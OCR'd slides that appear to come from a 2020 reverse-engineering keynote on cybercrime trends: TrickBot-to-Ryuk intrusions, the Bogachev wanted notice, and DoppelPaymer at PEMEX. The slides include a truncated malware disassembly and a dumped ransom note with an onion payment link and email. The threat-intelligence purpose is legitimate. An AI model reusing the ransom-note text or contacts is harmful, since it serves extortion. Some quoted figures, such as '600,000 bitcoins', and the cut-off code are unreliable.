REVERSING 2020

KEYNOTE

VITALI KREMEZ

Researcher

EVOLUTION OF CYBERCRIME INTENT & HUNTING WITH YARA FOR MALWARE DEVELOPERS

Talk Outline

1 Evolution of Criminal Intent

2 Hunting for High-Value Targets

3 APT Approach & Ransomware

4 Emergence of Ransomhacks

5 YARA Hunting for Crypto Implementations

5 Key Takeaways

~whoami

Vitali Kremez is a well-known ethical hacker.

His cybercrime and nation-state research and discoveries led to his direct name appearing in the malware linked to the Russian nation-state group known as "**APT28**," which is believed to the military operation led by the Russian GRU after his blog revealing one particular group malware. Moreover, his name oftentimes appears in various malware families from Maze to Medusa ransomware as cybercrime tribute to him by the criminal actors who closely watch and acknowledge his research.

Executive & Strategic Advisor
Personal blog: vkremez.com
Twitter: @VK_Intel


Cybercrime Trends (2020)

- Sophisticated criminal enterprises such as **TrickBot** & **QakBot & TA505** - focused on parsing and identifying high-value targets (HVT)
- Cybercrime Meets APT
- Ransomhacks to Amplify Extortions

- Big botnet data collectors necessitate scalable solutions to identify high-value targets (corporate networks with local domains) versus "useless" infections
- Simple idea: Squeeze as £ / € / $ value from your bots as possible
  - Banking Malware
  - Credential Stealer
  - Miner
  - Ransomware!

Reference: "Charting the Next Cybercrime Frontier
https://www.youtube.com/watch?v=ptL0aTYzRfM

Father of Crimeware: Slavik



WANTED
BY THE FBI

EVGENIY MIKHAILOVICH
BOGACHEV

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering; Conspiracy to Commit Bank Fraud

DESCRIPTION

Aliases: Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingsoon"

Date(s) of Birth Used: October 28, 1983	**Hair:** Brown (usually shaves his head)
Eyes: Brown	**Height:** Approximately 5'9"
Weight: Approximately 180 pounds	**Sex:** Male
Race: White	**Occupation:** Bogachev works in the Information Technology field.
NCIC: W890989955	

REWARD

The United States Department of State's Transnational Organized Crime Rewards Program is offering a reward of up to $3 million for information leading to the arrest and/or conviction of Evgeniy Mikhailovich Bogachev.

- P2PZeuS group refer to themselves as “Business Club"
- They target wholesale banking globally
- Fraud amounts are much higher
- Networks of fake companies are used as mule accounts
- Build a new attack model: Hybrid attack
- “**Business Club**” also introduces CryptoLocker
- First real ransomware

Hunting for High-Value Targets: Network Parsing & High-Value Targets

Automated Malware + Interactive Human Exploitation Operator


Emotet (Loader for Installs) -> **TrickBot** -> **Ryuk Ransomware** (via PowerShell Empire/Cobalt Strike)

…Network & Active Directory Parsing!….

Reference: "Charting the Next Cybercrime Frontier, or Evolution of Criminal Intent https://www.youtube.com/watch?v=ptL0aTYzRfM
Credit: Ryuk image (https://nogiartshop.com/products/ryuk)

TrickBot -> Ryuk in the Cloud: CloudJumper MSP Intrusion

- $5 Billion Extortion Amount in Total (!)




JD Helms, president of CloudJumper, sent MSSP Alert the following statement:

> CloudJumper recently discovered a virus-based strain of ransomware as it was in the process of impacting one of our legacy multi-tenant environments. This environment was obtained in an acquisition and CloudJumper has been actively migrating these customers to our standardized platforms.
>
> The name of the virus that hit CloudJumper was RYUK – which according to sources was re-written and re-released in March of 2019. Initially, it had hit in December of 2018 when it impacted a number of American Newspapers and extorted over 600,000 bitcoins.
>
> Upon learning of the incident, CloudJumper immediately took efforts to address the disruption. We continue to work diligently to restore impacted systems as quickly as possible. While our investigation remains ongoing, our immediate focus is on supporting impacted clients and restoring functionality.
>
> At this time, we have no knowledge and no indication that client data has been accessed or acquired. Further, we do not believe any such access or acquisition has or will occur for the following reasons:
>
> - This was a fast moving programmatic virus-based ransomware and not a data theft tool.
> - There were no outbound data spikes to indicate a transfer of data.
> - We caught and halted the infection in the process of spreading and as precaution isolated all systems from the public internet almost immediately.
> - We understand the vector of attack the program used.
> - We believe we have identified the origination point.
> - That said, we are coordinating a third-party forensic investigation and will promptly let clients know if we learn of anything to the contrary.

Reference:
https://twitter.com/barton_paul/status/1127088679132987394

DoppelPaymer Ransomware Attack: PEMEX Intrusion 🇲🇽

- 565 Bitcoins Extortion
- Victim Note via Portal Link on Tor




```
.  FF30          PUSH DWORD PTR DS:[EAX]
.  8D4C24 08     LEA ECX,DWORD PTR SS:[ESP+8]
.  E8 BBA90000   CALL 012B054C                     doppelpa.012B054C
.  8BC8          MOV ECX,EAX
.  6A 20         PUSH 20
.  E8 E2A50000   CALL 012B017C                     doppelpa.012B017C
.  6A 00         PUSH 0
.  8BC8          MOV ECX,EAX
.  FF7424 20     PUSH DWORD PTR SS:[ESP+20]
.  E8 A5A90000   CALL 012B054C                     doppelpa.012B054C
.  8B4C24 08     MOV ECX,DWORD PTR SS:[ESP+8]
.  8B1424        MOV EDX,DWORD PTR SS:[ESP]
.  6A 00         PUSH 0
.  E8 D3EC0000   CALL 012B4888                     doppelpa.012B4888
.  894424 14     MOV DWORD PTR SS:[ESP+14],EAX
.  8D4C24 14     LEA ECX,DWORD PTR SS:[ESP+14]
.  C641 04 01    MOV BYTE PTR DS:[ECX+4],1
.  E8 2EB40000   CALL 012B0FF4                     doppelpa.012B0FF4
.  8D4C24 08     LEA ECX,DWORD PTR SS:[ESP+8]
.  E8 1D960000   CALL 012AF1EC                     doppelpa.012AF1EC
.  8D0
.  E8
>  8D4
.  E8
.  8D8
.  E8
.  8D8
.  E8
.  8D4
.  E8
.  8D4
.  E8
.  33C
.  81C
```

```
011C8F80 Your network has been penetrated.....All files on each host in t
011C8FC0 he network have been encrypted with a strong algorythm.....Backu
011C9000 ps were either encrypted or deleted or backup disks were formatt
011C9040 ed...Shadow copies also removed, so F8 or any other methods may
011C9080 damage encrypted data but not recover.....We exclusively have de
011C90C0 cryption software for your situation..No decryption software is
011C9100 available in the public......DO NOT RESET OR SHUTDOWN - files ma
011C9140 y be damaged....DO NOT RENAME OR MOVE the encrypted and readme f
011C9180 iles....DO NOT DELETE readme files....DO NOT use any recovery so
011C91C0 ftware with restoring files overwriting encrypted....This may le
011C9200 ad to the impossibility of recovery of the certain files.......T
011C9240 o get info (decrypt your files) contact us at your personal page
011C9280 :.....1. Download and install Tor Browser: https://www.torprojec
011C92C0 t.org/download/...2. After a successful installation, run the br
011C9300 owser and wait for initialization....3. Type in the address bar:
011C9340 ......http://q7wp5u55lhtuafjtsl6lkt24z4wvon2jexfzhzqqfrt3bqnpqbo
011C9380 yqoid.onion/order/[redacted]....4. Fo
011C93C0 llow the instructions on the site...5. You should get in contact
011C9400  in 48 HOURS since your systems been infected....6. The link abo
011C9440 ve is valid for 21 days. If no contact made link and the key for
011C9480  your data ...   would be erased completely....7. Questions? e-m
011C94C0 ail: JosephAtkins@protonmail.com...   If email not working - new
011C9500  one you can find on a tor page.......The faster you get in cont
011C9540 act - the lower price you can expect..........................
011C9580 :
011C95C0 :
011C9600 ................................................................
011C9640 ................................................................
011C9680 ................................................................
011C96C0 ................................................................
011C9700 ................................................................
011C9740 ................................................................
011C9780 ................................................................
011C97C0 ................................................................
```

2019-11-12: Possible DopplePaymer Ransomware in PEMEX Intrusion

